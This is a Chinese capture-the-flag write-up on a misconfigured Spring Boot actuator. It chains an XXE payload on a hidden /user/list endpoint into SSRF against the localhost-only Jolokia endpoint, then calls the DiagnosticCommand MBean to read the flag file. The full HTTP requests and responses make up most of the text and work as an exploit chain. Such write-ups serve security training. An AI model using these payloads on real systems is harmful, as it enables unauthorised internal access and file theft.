

考点：Springboot actuator配置不当导致的API安全问题

访问 `/actuator/mappings`，可以看到有 `/actuator/jolokia` (限制了本地IP，直接访问返回 `403`) 和一个隐藏的API接口 `/user/list`。

或者直接拿APIKit扫到 `/user/list`：

DashboardTargetProxyIntruderRepeaterSequencerDecoderComparerLoggerExtenderProject optionsUser optionsLearnAPIKit

☒ Auto request sending☒ Send with cookie

#	URL	Status Code	Event Name	Unauth	Scan Time
	/actuator/conditions	0	SpringbootActuator	false	2021-11-27 12:58:45
	/actuator/configprops	0	SpringbootActuator	false	2021-11-27 12:58:45
	/actuator/env	0	SpringbootActuator	false	2021-11-27 12:58:45
	/actuator/health	0	SpringbootActuator	false	2021-11-27 12:58:45
	/actuator/info	0	SpringbootActuator	false	2021-11-27 12:58:45
	/actuator/loggers	0	SpringbootActuator	false	2021-11-27 12:58:45
	/actuator/mappings	0	SpringbootActuator	false	2021-11-27 12:58:45
	/actuator/metrics	0	SpringbootActuator	false	2021-11-27 12:58:45
	/actuator/scheduledtasks	0	SpringbootActuator	false	2021-11-27 12:58:45
	/error	0	SpringbootActuator	false	2021-11-27 12:58:45
	/error	0	SpringbootActuator	false	2021-11-27 12:58:45
	/profile	0	SpringbootActuator	false	2021-11-27 12:58:45
	/register	0	SpringbootActuator	false	2021-11-27 12:58:45
	/register	0	SpringbootActuator	false	2021-11-27 12:58:45
	/resetPassword	0	SpringbootActuator	false	2021-11-27 12:58:45
	/signin	0	SpringbootActuator	false	2021-11-27 12:58:45
	/signin	0	SpringbootActuator	false	2021-11-27 12:58:45
	/signout	0	SpringbootActuator	false	2021-11-27 12:58:45
	/user/list	0	SpringbootActuator	false	2021-11-27 12:58:45
	/user/profile	0	SpringbootActuator	false	2021-11-27 12:58:45

Request

PrettyRawHex

1 GET /user/list HTTP/1.1

2 Host: 129.211.173.64:58082

3 Accept-Encoding: gzip, deflate

4 Accept: \*/\*

5 Accept-Language: en

6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36

7 Connection: close

8 Cookie: JSESSIONID=CBE64D58888B7F31AA5238B7EC9D5DE1;

9

10

Response

PrettyRawHexRender

1 HTTP/1.1 405

2 Allow: POST

3 X-Content-Type-Options: nosniff

4 X-XSS-Protection: 1; mode=block

5 Cache-Control: no-cache, no-store, max-age=0, must-revalidate

6 Pragma: no-cache

7 Expires: 0

8 X-Frame-Options: DENY

9 Content-Type: application/json

10 Date: Sat, 27 Nov 2021 04:58:42 GMT

11 Connection: close

12 Content-Length: 107

13

14 {

POST访问 `/user/list`，返回XML格式的数据

POST /user/list HTTP/1.1

Host: 129.211.173.64:58082

Accept-Encoding: gzip, deflate

Accept: \*/\*

Accept-Language: en

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36

Connection: close

Cookie: JSESSIONID=CBE64D58888B7F31AA5238B7EC9D5DE1;

Content-Type: application/xml

Content-Length: 10

<id>

1

</id>

1 HTTP/1.1 200

2 X-Content-Type-Options: nosniff

3 X-XSS-Protection: 1; mode=block

4 Cache-Control: no-cache, no-store, max-age=0, must-revalidate

5 Pragma: no-cache

6 Expires: 0

7 X-Frame-Options: DENY

8 Content-Type: text/plain; charset=UTF-8

9 Content-Length: 44

10 Date: Sat, 27 Nov 2021 05:06:23 GMT

11 Connection: close

12

13 <id>1</id><username>root@root.com</username>

14

那么自然而然地想到了XXE；加了waf，不让直接读文件；

(这里有两师傅做了非预期,XXE的waf没写好,可以直接盲打外带flag,我在v2限制了靶机出网无法外带了)

但是众所周知，XXE是可以SSRF的；

那么SSRF配合 `/actuator/jolokia` 可以完成一次利用

因为是docker代理的端口，我们需要先访问 `/actuator/env` 获取本地服务端口：

←

→

↺

🏠

🔒 129.211.173.64:58082/actuator/env

JSON 原始数据 头

保存 复制 全部折叠 全部展开 过滤 JSON

activeProfiles:

[]

▼ propertySources:

▼ 0:

name:

"server.ports"

▼ properties:

▼ local.server.port:

value:

8080

▼ 1:

name:

"servletContextInitParams"

properties:

{}

▼ 2:

name:

"systemProperties"

▼ properties:


然后构造SSRF:

1 POST /user/list HTTP/1.1  
2 Host: 129.211.173.64:58082  
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0  
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8  
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
6 Accept-Encoding: gzip, deflate  
7 Connection: close  
8 Cookie: JSESSIONID=4E8E18623EC2DEB1675E56DF8955D33B  
9 Content-Type: application/xml  
10 Content-Length: 119  
11  
12 <?xml version="1.0"?>  
13 <!DOCTYPE dy [  
14 <!ENTITY dy SYSTEM "http://127.0.0.1:8080/actuator/jolokia/">  
15 ]>  
16 <id>&dy;</id>

1 HTTP/1.1 200  
2 X-Content-Type-Options: nosniff  
3 X-XSS-Protection: 1; mode=block  
4 Cache-Control: no-cache, no-store, max-age=0, must-revalidate  
5 Pragma: no-cache  
6 Expires: 0  
7 X-Frame-Options: DENY  
8 Content-Type: text/html; charset=UTF-8  
9 Content-Length: 767  
10 Date: Sat, 27 Nov 2021 07:31:13 GMT  
11 Connection: close  
12  
13 <id>  
14 :  
15 {  
16 "request": {"type": "version", "value": {"agent": "1.6.0", "protocol": "7.2", "config": {"listenForHttpService": "true", "authIgnoreCerts": "false", "agentId": "172.192.1.10-37-1e7aa82b-servlet", "debug": "false", "agentType": "servlet", "policyLocation": "classpath:/jolokia-access.xml", "agentContext": "/jolokia", "serializeException": "false", "mimeType": "text/plain", "dispatcherClasses": "org.jolokia.http.Jsrl60ProxyNotEnabledByDefaultAnymoreDispatcher", "authMode": "basic", "streaming": "true", "canonicalNaming": "true", "historyMaxEntries": "10", "allowErrorDetails": "true", "allowDnsReverseLookup": "true", "realm": "jolokia", "includeStackTrace": "true", "useRestrictorService": "false", "debugMaxEntries": "100", "info": {}}, "timestamp": 1637998273, "status": 200}  
17 }  
18 </id>  
19 <username>  
20 None  
21 </username>

因为 `/jolokia/list` 返回的数据太长了，而且里面有一些特殊符号会报 `XML document structures must start and end within the same entity.`。

于是后面给了pom.xml，可以本地起起来看一下有什么Mbean。



有一个可以读写文件的Mbean:

com.sun.management:type=DiagnosticCommand

判断远程环境是否存在这个Mbean:

```
10 Content-Length: 125
11
12 <?xml version="1.0"?>
13 <!DOCTYPE dy [
14 <!ENTITY dy SYSTEM "http://127.0.0.1:8080/actuator/jolokia/list/a">
15 ]>
16 <id>&dy;</id>
```

```
13 <id>
: { "request": { "path": "a", "type": "list", "value": {}, "timestamp": 1637998704, "status":
: 200 }
</id>
<username>
None
</username>
```

如果不存在返回的是上图，如果存在返回的是下图两种情况

```
9 Content-type: application/xml
10 Content-Length: 142
11
12 <?xml version="1.0"?>
13 <!DOCTYPE dy [
14 <!ENTITY dy SYSTEM
15 "http://127.0.0.1:8080/actuator/jolokia/list/com.sun.management">
16 ]>
17 <id>&dy;</id>
18
19 Content-type: application/xml
20 Content-Length: 190
21
22 <?xml version="1.0"?>
23 <!DOCTYPE dy [
24 <!ENTITY dy SYSTEM
25 "http://127.0.0.1:8080/actuator/jolokia/list/com.sun.management/type=DiagnosticCom
26 mand/op/compilerDirectivesAdd">
27 ]>
28 <id>&dy;</id>
```

```
12
13 <message>
: org.xml.sax.SAXParseException; systemId:
: http://127.0.0.1:8080/actuator/jolokia/list/com.sun.management; lineNumber: 1;
: columnNumber: 8233; XML 文档结构必须从头至尾包含在同一个实体内。
</message>
13 <id>
: { "request": { "path": "com.sun.management\\type=DiagnosticCommand\\op\\compilerDire
: ctivesAdd", "type": "list", "value": { "args": [ { "name": "arguments", "type": "Ljava.la
: ng.String;", "desc": "Array of Diagnostic Commands Arguments and
: Options" } ], "ret": "java.lang.String", "desc": "Add compiler directives from
: file." }, "timestamp": 1637998773, "status": 200 }
</id>
<username>
None
</username>
```

exp:

```
1 POST /user/list HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:94.0) Gecko/20100101 Firefox/94.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: JSESSIONID=4E8E18623EC2DEB1675E56DF8955D33B
9 Content-Type: application/xml
10 Content-Length: 194
11
```

```
12 <?xml version="1.0"?>
13 <!DOCTYPE dy [
14 <!ENTITY dy SYSTEM
    "http://127.0.0.1:8080/actuator/jolokia/exec/com.sun.management:type=DiagnosticCommand/compilerDirective
    sAdd/!/flag">
15 ]>
16 <id>&dy;</id>
```